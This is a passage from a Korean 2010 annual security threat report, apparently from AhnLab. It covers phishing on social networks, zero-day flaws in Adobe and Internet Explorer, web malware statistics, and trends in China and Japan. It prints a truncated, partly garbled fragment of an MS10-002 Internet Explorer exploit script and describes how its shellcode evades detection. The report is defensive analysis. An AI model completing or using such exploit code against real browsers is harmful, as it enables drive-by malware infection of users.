2010년 상반기에는 트위터(Twitter)의 Direct Message 기능을 피싱 공격에 사용하는 스팸이 발생하였다. 해당 스팸은 사용자에게 "haha. This you???? http://tr.im/PyJH" 라는 메시지를 전송하고, 사용자가 메시지에 포함된 URL을 클릭하면 가짜 Twitter 로그인 페이지로 이동하게 한다. 여기에서 수집된 아이디와 비밀번호는 또 다시 스팸 공격에 활용되어, 해당 사용자의 follower들에게 위와 동일한 방식으로 메시지를 전달하게 된다. 이와 같은 공격이 가능한 원인 중의 하나는 트위터의 글자수 제한이라는 특성 때문에 사용되는 "짧은 URL" 서비스에 있다. 사용자가 직접 해당 링크를 클릭하여 이동하기 전 까지는 해당 URL의 원래 주소를 알 수 없기 때문이다. 또한 트위터를 이용한 봇넷 공격도 발생하였다. 이는 사회 공학적인 방법을 이용한 것으로 전송한 파일 또는 URL주소를 사용자가 클릭하도록 유도하여 봇넷에 감염시키는 방식이 사용되었다. 앞으로도 이와 비슷한 유형의 SNS 공격들이 더욱 많이 발생할 것으로 예상된다.

Adobe Reader & Flash Player 제로데이 취약점

2010년에도 Adobe사의 대표 제품군인 Adobe Reader 관련 새로운 제로데이 취약점(일명, PDF 취약점)이 발표되었다. 이러한 PDF 취약점 공격은 입사이력서나 유명 보안업체의 업데이트 권고와 같은 다양한 컨텐츠를 수반하는 위장된 메일 형태나 웹을 통해 사용자를 위협하고 있다. 특히, 새롭게 보고된 Adobe Acrobat and Reader authplay.dll 코드 실행(CVE-2010-1297,APSA10-01) 취약점은 기존의 직접적인 Adobe Reader 상에서 발생되는 취약점과는 달리 애플리케이션 내부에 탑재되어 있는 외부 처리엔진상의 오류로 인하여 연쇄적 취약점이 발생한 사례라고 볼 수 있다. 이와 유사한 사례는 작년과 올해 1분기에도 존재하였

다. 해당 취약점은 Adobe Flash Player 10.0.45.2 이하에 존재하는 flash 파싱엔진(authplay.dll)으로 인하여 발생되었다. 최근 이처럼 복잡한 애플리케이션간의 상호 호환성은 취약점의 연쇄적 발생이라는 또 다른 보안 위협을 유발하기도 한다는 점에 주목해야 하며 반드시 해당 소프트웨어의 업데이트가 필요하다. pdf및 swf 파일의 공격은 2011년에도 꾸준히 나타날 것으로 보여진다.

자동화된 웹 애플리케이션 취약점을 이용한 유닉스/리눅스 IRCBot 전파

최근 국내 네트워크 망에 자동화된 웹 애플리케이션 취약점을 이용한 유닉스/리눅스 IRCBot 유포 공격이 많이 증가하고 있다. 일반적으로 이러한 공격은 외국 또는 국내의 해킹된 서버상에서 자동화된 툴 또는 스크립트가 동작하여 불특정 국내 웹 서버 등을 공격하는 방식이 주로 이용된다. 현재까지 크게 알려진 공격은 PHP XML RPC 라이브러리 코드 실행 취약점(CVE-2005-1921) 및 CMS 웹 애플리케이션으로 알려진 e107 BB-Code PHP 코드 실행 취약점, tomcat 실행취약점을 이용하는 것 등이 발견되었다. 만약 웹 서버가 취약한 버전의 웹 애플리케이션 등을 이용하고 있으면 유닉스/리눅스 IRCBot 에 감염되며, 또한 다른 시스템들을 공격할 수 있다. 유닉스/리눅스 IRCBot 코드에는 명령어 실행 및 포트스캔, 그리고 DDoS 공격(tcp/udp flooding, http flooding)등을 할 수 있는 코드가 내장되어 있으므로 주의가 필요하다. 해당 공격은 비단 PHP XML RPC, e107, tomcat등의 취약점 뿐만 아니라 다른 웹 애플리케이션 프로그램 등의 코드 실행 취약점들을 이용하거나 새로 발견되는 취약점들을 이용할 수 있기 때문에 시스템 감염 전파 가능성이 높다고 볼 수 있다. 이러한 공격을 방지/탐지하려면 먼저 웹 애플리케이션 프로그램들의 보안 패치가 필요하며 네트워크 보안장비인 IPS/IDS 사용을 고려해 볼 수 있다.

DLL Hijacking 취약점


최근 취약점 공유 사이트에서는 DLL Hijacking 관련 취약점에 관한 공격 코드들이 무수히 등록되고 있다. 해당 취약점은 애플리케이션이 DLL을 로딩하는 과정에서 발생한다. 일반적으로 DLL을 호출할 때 사용되는 함수인 LoadLibrary()와 LoadLibraryEx() 함수를 사용하면서 절대 경로를 지정하지 않았을 경우, 다음과 같은 순서에 따라 해당 디렉토리들을 순차적으로 검색하여 명시된 DLL을 찾는다.

1. 프로그램이 실행된 디렉토리
2. 시스템 디렉토리
3. 16비트 시스템 디렉토리
4. 윈도우 디렉토리
5. 현재 작업중인 디렉토리 (CWD)
6. 환경 변수에 등록되어 있는 디렉토리들

만약 명시된 DLL과 동일한 이름의 DLL이 보다 높은 검색 순서에 해당하는 디렉토리에 존재한다면, 원래 실행되어야 하는 DLL 대신 다른 경로에 있는 DLL이 실행될 것이다. 공격자는 이점을 악용하여 자신이 원하는 DLL을 실행할 수 있게 된다. 해당 취약점은 DLL 메커니즘 자체에 대한 문제도 있기 때문에 관련 패치가 나온다 하더라도, 완벽한 해결을 위해서는 애플리케이션 차원에서의 대응도 필요하다.

Internet Explorer 취약점을 이용한 공격 활발

2010년 한해 동안Active Honeypot에서 침해사이트들과 유포된 악성코드를 탐지, 분석한 결과 악성코드들이 클라이언트 PC를 감염시키기 위해서 Internet Explorer에 존재하는 취약점을 가장 많이 사용했는데 그 원인에 대한 해답을 아래 브라우저 점유율을 통해서 찾을 수가 있었다.



[그림5-3] 2010년 브라우저 점유율(붉은색: 국내, 파란색: 세계)

위 브라우저의 점유율을 보면, 해외의 경우 Firefox가 약 23%, MSIE(Microsoft Internet Explorer)가 약 57%의 점유율을 보이고 있는 반면에 국내의 경우, MSIE가 약 96%정도로 타 브라우저와는 비교할 수 없을 정도로 높은 점유율을 보이고 있는데 이는 국내 사이트의 대부분이 아직도 MSIE에 최적화되어 있기 때문에 국내 침해 사이트를 통해서 유포되는 악성코드들의 대부분이 MSIE에 존재하는 취약점을 사용할 수 밖에 없는 이유인 것으로 판단된다.

– 참고사이트:


국내 브라우저 점유율: http://trend.logger.co.kr/trendForward.tsp
세계 브라우저 점유율: http://marketshare.hitslink.com/browser-market-share.aspx?qprid=0

올 한해 Internet Explorer에서 발견된 취약점들 중에 실제 악성코드 유포에 가장 많이 사용되었던 취약점에 대해 간단하게 살펴보면 아래와 같다.

MS10-002(CVE-2010-0249): http://www.microsoft.com/korea/technet/security/Bulletin/MS10-002.mspx
MS10-018(CVE-2010-0806): http://www.microsoft.com/korea/technet/security/Bulletin/MS10-018.mspx
MS10-090(CVE-2010-3962): http://www.microsoft.com/korea/technet/security/Bulletin/MS10-090.mspx

특히 MS10-090은 12월 14일에 패치가 릴리즈되기 전까지는 0-Day 취약점이었으며 실제 국내 일부 사이트에서 해당 취약점을 사용한 악성코드 유포 사례도 Active Honeypot에서 일부 탐지되었다. 위 긴급한 취약

점 3개에 대한 V3 진단통계를 살펴보면 아래와 같다.



[그림5-4] 긴급 취약점 3개에 대한 V3 진단건수

위 통계를 보면 MS10-018에 대한 진단건수가 8월부터 점차 증가하기 시작하여 10월의 경우 전월에 비해 2배 이상 증가했음을 알 수 있는데 이는 해당 월에 해킹된 국내 다수의 웹 사이트를 통해서 MS10-018취약점을 이용한 악성코드가 유포되었기 때문인 것으로 보인다. 그리고 다른 취약점도 꾸준히 진단건수가 집계되고 있지만 MS10-018의 진단건수가 월등히 높았기 때문에 위 통계에서는 진단건수가 미비한 것처럼 보이는 것이다. 예를 들면, MS10-090의 경우 11, 12월에 약 9,000건의 V3 진단건수를 기록하였다. (참고로 위 통계는 중복건수 포함될 수 있다.)

3. 웹 보안 동향

웹 보안 통계


웹사이트 보안 요약

구분	건수
악성코드 발견 건수	1,737,946
악성코드 유형	11,064
악성코드가 발견된 도메인	10,528
악성코드가 발견된 URL	47,491

[표 6-1] 2010년 웹 사이트 보안 요약

2010년 악성코드 발견 건수는 1,737,946건이고, 악성코드 유형은 11,064건이며, 악성코드가 발견된 도메인은 10,528건, 악성코드가 발견된 URL은 47,491건이다. 본 자료는 안철수연구소의 웹 보안 제품인 SiteGuard의 2010년 자료를 바탕으로 산출한 통계정보이다.


월별 악성코드 발견 건수



[그림 6-1] 2010년 월별 악성코드 발견 건수

2010년 악성코드 발견 건수는 전년도의 3,029,102건에 비해 57% 수준인 1,737,946건이다.


월별 악성코드 유형



[그림 6-2] 2010년 월별 악성코드 유형

2010년 악성코드 유형은 전년도의 11,162건에 비해 99% 수준인 11,064건이다.


월별 악성코드가 발견된 도메인



[그림 6-3] 2010년 월별 악성코드가 발견된 도메인

2010년 악성코드가 발견된 도메인은 전년도의 9,336건에 비해 113% 수준인 10,528건이다.

월별 악성코드가 발견된 URL




[그림 6-4] 2010년 월별 악성코드가 발견된 URL

2010년 악성코드가 발견된 URL은 전년도의 93,588건에 비해 51% 수준인 47,491건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	656,704	37.8 %
TROJAN	449,162	25.8 %
DROPPER	113,446	6.5 %
Win32/VIRUT	77,896	4.5 %
DOWNLOADER	26,911	1.5 %
JOKE	19,734	1.1 %
APPCARE	15,237	0.9 %
SPYWARE	11,446	0.7 %
WIN-CLICKER	9,096	0.5 %
ETC	358,314	20.6 %
	1,737,946	100 %

[표 6-2] 2010년 악성코드 유형별 배포 수



[그림 6-5] 2010년 악성코드 유형별 배포

악성코드 유형별 배포 수에서 ADWARE류가 656,704건으로 전체의 37.8%로 1위를 차지하였으며, TROJAN류가 449,162건으로 전체의 25.8%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	–	Win-Adware/Shortcut.InlivePlayerActiveX.234	267,427	18.3 %
2	–	Win32/Induc	93,928	6.4 %
3	New	Win-Trojan/Downloader.65904	77,003	5.3 %
4	New	Win32/MyDoom.worm.32256	73,323	5 %
5	New	Win32/Prolaco.worm.607232	70,676	4.8 %
6	↓ 1	Win-Adware/Shortcut.IconJoy.642048	48,869	3.3 %
7	New	Win-Adware/Woowa.24576	43,093	2.9 %
8	New	Win-Trojan/OnlineGameHack.324096.C	38,886	2.7 %
9	New	Win32/Virut	36,804	2.5 %
10	New	Win-Trojan/Agent.57344.AHB	35,551	2.4 %
			785,560	53.7 %

[표 6-3] 2010년 악성코드 배포 Top 10

악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234가 267,427건으로 1위를, Win32/Induc이 93,928건으로 2위를 기록하였다.

웹 보안 이슈

트위터를 이용한 피싱 사이트 등장

해외 시각으로 2010년 2월 24일, 한 블로그를 통해 유명 소셜 네트워크 서비스(Social Network Service) 웹 사이트인 트위터(Twitter)의 다이렉트 메시지(Direct Messages)에 악의적인 피싱 웹 사이트로 연결되는 링크가 포함된 것이 발견되었다. 해당 메시지에는 일반적으로 트위터 사용자들이 많이 사용하는 단축 URL(URL Shortening) 기법이 적용된 웹 사이트 링크가 포함되어 있었다. ASEC에서는 다이렉트 메시지로 전달된 해당 단축 URL을 분석 한 결과, 해당 웹 사이트 링크를 클릭하면 트위터 사용자 로그인 정보를 탈취하기 위한 피싱 사이트로 연결이 되었다. 해당 트위터 피싱 웹사이트와 사용자 계정과 암호가 전송되는 시스템은 중국 허베이(Hebei)에 위치하고 있어 탈취된 개인정보가 중국으로 전송된 것을 알 수 있었다. 3월에도 트위터의 단축 URL을 이용한 악성코드 유포 사이트가 발견되었으며, 앞으로 트위터의 단축 URL에 대한 사용자의 각별한 주의가 필요하다.

SNS의 쪽지 기능을 통해 전파되는 악성코드

2010년 9월에는 페이스북(facebook), 마이스페이스(myspace)와 같은 SNS의 쪽지 기능을 이용해 악성코드를 유포시키는 Kooface 변종이 발견되었다. Kooface는 페이스북과 마이스페이스에서 제공하는 쪽지 기능을 이용하여 악성코드를 포함한 악의적인 URL을 유포하는 방식으로 확산되는 것을 확인되었다. 쪽지기능에서 악성 URL을 클릭할 경우에는 유튜브(youtube)등의 서비스로 위장된 사기성 페이지에 접속하게 되며, flash player를 설치하라는 내용의 메세지 창을 보게된다. 사용자가 이 메세지 창을 클릭하게 되면 사용자의 시스템에 악성코드가 설치된다. 해당 악성

코드가 설치되면, 페이스북의 로그인 정보나 신용카드 정보와 같이 사용자의 민감한 정보를 탈취하거나, 시스템을 좀비 PC로 만들어 p2p 기반의 Botnet에 접속하여 마스터의 명령을 수행하게 한다. 또한, 악성코드가 설치된 PC에서 추가적인 악성코드를 다운로드 하고, 다량의 네트워크 트래픽을 발생하여 시스템의 네트워크 가용성을 저하시키는 것으로 확인되었다. 그 외에도 탈취한 SNS 서버스들의 로그인 정보는 또 다른 악성코드 전파 시 이용된다.

트위터 웹 사이트의 크로스 사이트 스크립팅(XSS) 취약점 악용

2010년9월 7일 오후 해외 보안 업체에서 유명 소셜 네트워크 서비스(Social Network Service) 웹 사이트인 트위터(twitter)에서 XSS(Cross-Site Scripting) 취약점을 발견되었다. XSS 취약점은 총 2개의 웹 사이트를 이용하였으며 각각의 해당 웹 사이트들에서는 서로 다른 스크립트 악성코드를 실행 하도록 구성 되어 있었다. XSS 취약점을 악용하는 스크립트 악성코드는 트위터 사용자의 시스템에 존재하는 쿠키(Cookie) 파일들을 특정 시스템으로 전송하는 역할을 수행 하도록 되어있다. 그러나 해당 스크립트 악성코드를 분석할 당시에는 해당 스크립트 악성코드를 유포한 웹 사이트에 접속되지 않았으며 트위터 보안팀에서는 이미 해당 취약점을 더 이상 악용하지 못하도록 웹 사이트를 수정하였다고 한다.

facebook 패스워드를 리셋 한다는 스팸 메일

4월에 발생한 이슈로 인터넷상에서 인기를 끌고 있는 facebook의 계정과 비밀번호 150만개를 2.5센트라는 가격으로 판매한다는 내용의 사건에 대해 facebook에서 강력한 대응 방침을 밝힌 적이 있다. 그 후 facebook에서 고객의 안전을 위해 facebook 비밀번호를 변경한다는 허위사실을 유포하는 스팸메일에 악성코드를 첨부하여 발송하는 사건이 있었다. 스팸 메일에 첨부된 파일은Microsoft Office Word 파일의 아이콘을 사용하여 메일 수신자가 악성코드를 자연스럽게 실행하도록 위장하고 있다. 해당 파일은 현재 V3제품 군에서 Win-Trojan/Bredolab.48640.B 진단명으로 진단 및 치료가 가능하다.

McAfee 오진 사고 소식으로 위장해 구글 검색 결과로 허위 백신 유포

해외 시각으로 4월 21일 미국 보안 업체인 맥아피(McAfee)에서 정상 윈도우 (Win dows) 시스템 파일인 svchost.exe를 W32/Wecorl.a 악성코드로 잘못 진단 하는 오진(False Positive) 사고가 발생했다. 이러한 맥아피의 오진 사고를 이용하여 구글(Google) 검색 엔진에서 검색 순위를 상위로 조정하여 악성코드를 유포하는 웹 사이트로 컴퓨터 사용자들을 유도하는 블랙 햇(BlackHat) SEO(Search Engine Optimization) 기법을 통해 허위 백신의 유포를 시도한 사례가 발견되었다. 이때 구글 검색 엔진을 통해 유포된 허위 백신은 이번 맥아피의 오진 사고와 관련된 단어들을 검색하게 될 경우에 악성코드를 유포하는 웹 사이트를 검색 첫 번째 페이지로 배치하여 컴퓨터 사용자들의 방문을 유도하였다.

도메인명 정책 변경으로 인한 피싱 발생

2010년부터 도메인명에 영어가 아닌 제3의 외국문자를 사용하는 것이 허용되었으며, 각 국가에서 다국어를 사용하게 되면서 발생할 수 있는 여러 보안 취약점 중 피싱과 관련한 보안 문제가 제기되었다. 실제 단어는 다르나 눈으로 보기엔 똑같은 형태로 구현이 가능하기 때문에 이러한 문제점을 이용한 피싱 사이트가 생길 수 있다.(예, 영문자 “paypal” 이 러시아어로 실제 단어는 “raural” 이 됨) 위와 같은 피싱 사이트를 예방하기 위해서는 이전까지는 자신이 접속한 사이트에 대한 도메인 명에 대해서 주의를 기울이는 등의 예방법이 있었지만, 이제는 단순 주의만으로는 이러한 피싱 사이트를 확인하는 것은 불가능해졌다고 볼 수 있다.

Ⅲ . 해외 보안 동향

1. 중국 4분기 악성코드 동향

2010년 중국 보안 위협 동향 정리

2010년 한 해 동안 중국 대륙에서 발생한 보안 위협 이슈들을 정리해보면 중국 정부는 여러 방면으로 중국 내에서 생산되는 다양한 보안 위협들을 제거하기 위해 많은 노력을 기울이고 있지만, 여전히 그 노력에 비해 보안 위협들은 지속적으로 나타나고 있는 실정이다. 2010년 1월 22일 ASEC에서는 1월 15일 발생한 마이크로소프트(Microsoft) 인터넷 익스플로러(Internet Explorer)의 알려지지 않은 취약점을 악용한 공격이 발생한 것을 알리고 이에 대한 상세한 분석을 진행하였다. 또한 실제 공격이 활성화되고 있으므로 마이크로소프트에서는 해당 취약점을 제거할 수 있는 보안 패치 MS10-002를 긴급 배포하여 해당 취약점으로 인한 피해 확산을 막고자 하였다. ASEC이 해당 취약점을 악용하는 보안 위협들에 대한 추가적인 정보 수집 및 분석을 진행하던 중, 중국 언더그라운드 웹 사이트들에서 1월 20일경 MS10-002 취약점을 악용하는 스크립트 악성코드를 자동으로 생성하는 공격 툴이 제작, 유포 중인 것을 확인 하였다.

[그림 7-1] 중국에서 발견된 MS10-002 취약점 악용 스크립트 생성기


해당 MS10-002 취약점을 악용하는 자동화 툴들은 위 그림과 같이 가운데 박스 부분에 악성코드가 위치할 웹 사이트 주소만 지정해주면 아래 그림과 같이 자동으로 해당 취약점을 악용하는 스크립트 파일을 생성하도록 되어 있다.

```
{
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}

function ev1(evt)
{
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";
    window.setInterval(ev2, 1);
}

function ev2()
{
mp;
```

AhnLab


[그림 7-2] MS10-002 생성기에 의해 생성된 스크립트 악성코드

이번에 발견된 자동화 툴에서 생성된 악의적인 스크립트는 기존에 발견된 것들과 비교하여 아래 그림과 같이 버퍼(Buffer) 주소가 0x0c0d0c0d 에서 0x0a0a0a0a 로 변경되었다.



[그림 7-3] 변경된 버퍼 주소

아래 그림과 같이 제작된 쉘코드(Shellcode) 역시 특정 파일을 다운로드 할 수 있는 기능과 함께 스크립트가 함수 단위로 더 정교하게 정리되었으며 인터넷 익스플로러로 로딩되었는지를 검사하는 루틴과 함께 보안 제품의 진단을 우회하기 위해 난독화가 추가된 점이 특징적이다.



[그림 7-4] 쉘코드로 분기하게 되는 코드

이렇게 자동으로 취약점을 악용하는 스크립트 악성코드 생성 툴들은 2009년 7월에 발견된 중국산 MPEG2TuneRequest 취약점 악용 툴의 사례가 있었던 것처럼 중국 언더그라운드에 더 많이 존재할 것으로 추정된다. 그러므로 마이크로소프트의 인터넷 익스플로러 사용자는 마이크로소프트에서 제공하는 긴급 보안 패치인 MS10-002를 즉시 설치하여 추가적인 다른 보안 위협들로 인한 피해를 예방하기 바란다.

중국에서 금전적인 목적으로 판매되고 있는 트로이목마들

다시 국내 언론을 통해 중국발 해킹으로 인한 개인정보 유출사고가 기사화 되고 있으며, 특히 금전적인 대가를 위한 해킹이 가장 큰 문제가 되고 있다. ASEC에서는 금전적인 해킹과 악성코드 제작이 성행하고 있는 중국 언더그라운드를 조사하던 중 트로이목마 제작과 함께 분산 서비스 거부 공격(DDoS) 도구를 판매하는 웹 사이트를 파악하였다.

[그림 7-5] 금전적인 목적으로 판매되고 있는 중국의 트로이목마 판매 웹 사이트

이번에 파악된 중국 웹 사이트는 위 그림과 같이 트로이목마와 분산 서비스 거부 공격 도구를 판매하고 있었으며, 한국인 구매자들을 위해 해당 도구들의 기능에 대해 상세히 설명한 한글 웹 페이지를 제공하고 있었다. 해당 웹 사이트에서 판매되고 있는 트로이목마 도구의 경우 1만 6천 원에서 12만 8천 원에 거래되고 있으며 분산 서비스 거부 공격 도구는 19만 2천 원에서 32만 원에 판매되고 있었다. 이러한 악성코드나 공격 도구들의 판매로 인한 새로운 보안 위협이 지속적으로 양산되고 있으므로 제도적으로 이러한 행위를 차단하여야 할 것이다.

MS10-018 취약점, 중국 1,800만 웹 사이트에서 악용

4월 8일 중국 보안 업체인 라이징(Rising)사는 3월 11일에 알려진 마이크로소프트(Microsoft) 인터넷 익스플로러(Internet Explorer) 취약점인 MS10-018 취약점을 악용하는 웹 사이트가 4월로접어 들면서 급격히 증가하고 있다고 밝혔다.

[그림 7-6] 중국 내에서 급격히 증가 중인 MS10-018 취약점을 악용한 공격

라이징사는 인터넷 익스플로러의 MS10-018 취약점을 악용하는 공격이 3월부터 4월 7일까지 총 1,839 만 회가 발생하였으며 4월 7일 하루에만 중국 내부에서 310 만 건이 발견된 것으로 밝혔다. 그러나 중국 내부 시스템들의 50% 정도만 보안 패치를 설치한 것으로 분석하고 있다. 해당 취약점에 대한 보안 패치는 3월 31일 마이크로소프트를 통해 배포되었으므로 윈도우 업데이트를 통해 즉시 설치하는 것이 중요하다.

2. 일본 4분기 악성코드 동향

2010년 일본에서는 해커의 공격으로 악의적인 스크립트가 삽입된 웹사이트로 인해 사용자의 피해가 지속되고 있다. 사용자가 프로그램에 대한 정확한 정보를 알지 못하는 상태에서 결재를 하도록 요구하는 FakeAV와 같은 허위 백신이나 원클릭과 같은 갈취 프로그램의 확산 또한 일본에서 사회적인 문제가 되고 있고 윈도우 OS의 보안 취약점을 공격하는 컨피커 웜과 오토런 악성코드 또한 많은 피해를 유발한 것으로 보인다.

해킹된 웹 사이트를 통한 악성 스크립트 유포 증가


일반적인 서비스를 제공하는 웹사이트를 해킹하여 악의적인 스크립트를 삽입, 악성 스크립트를 유포하는 형태의 공격이 몇 년 전부터 다수의 국가에서 유행하고 있다. 일본에서는 이러한 유형의 악성 스크립트를 간부라(JS_GUMBLAR)라고 칭하며 한 해 동안 일본 역시 이러한 형태의 공격이 빈번하게 발생하여 이슈가 되었다.

아래의 표는 일본 트랜드마이크로사에서 발간한 연간리포트의 내용 중 악성코드 피해보고 현황을 집계한 것으로 자바스크립트 유형의 악성코드가 탐지된 것이 다수를 차지하고 있다.

순위	악성코드명	유형	건수	전년순위
1 위	WORM_DOWNAD	웜	479 건	2 위
2 위	MAL_OTORUN	기타	414 건	1 위
3 위	TROJ_FAKEAV	트로이목마	178 건	10 위
4 위	TROJ_DLOAD	트로이목마	145 건	권외
5 위	BKDR_AGENT	백도어	138 건	3 위
6 위	JS_ONLOAD	자바스크립트	133 건	권외
7 위	MAL_HIFRM	기타	126 건	9 위
8 위	WORM_AUTORUN	웜	115 건	권외
9 위	JS_IFRAME	자바스크립트	105 건	6 위
10 위	JS_GUMBLAR	자바스크립트	99 건	권외

[표8-1] 악성코드 피해정보 현황 〈자료출처: 트랜드마이크로[1]〉

최근에는 악성코드 제작자들이 보안 제품을 회피하기 위해 원형 스크립트를 알아볼 수 없도록 난독화하거나 가짜 백신 유형의 악성코드 유포와 같이 최종 공격을 수행하는 서버에 도달하기 위해 여러 사이트들을 거쳐 가게 하는 등 공격 형태가 점점 지능화되고 있다. 아래의 그림은 2009년 9월부터 1년 동안 IPA가 집계한 웹 사이트의 보안 취약점 유형을 분류한 자료이다.




[그림8-1] 웹 사이트 취약점 발견 현황 〈자료출처: 일본 IPA[2]〉

크로스사이트 스크립트 취약점과 SQL 인젝션 취약점에 노출된 웹사이트가 다수를 차지하며, 2010년 들어 SQL 인젝션 공격에 노출된 비율이 급격하게 증가된 것을 볼 수 있다. 이러한 웹 사이트들은 악의적인 스크립트가 삽입되었을 가능성이 높다. 이러한 공격에 의한 인터넷 사용자의 피해 예방을 위해서 보안업체 뿐만 아니라 솔루션 개발업체, 웹 서비스 제공업체 등 다양한 서비스 제공자들은 정보보호의 관점에서 완성도가 높은 서비스를 제공해야 할 것이다.

컨피커 웜(W32/Downad)과 오토런(W32/Autorun) 악성코드의 지속적인 피해 발생

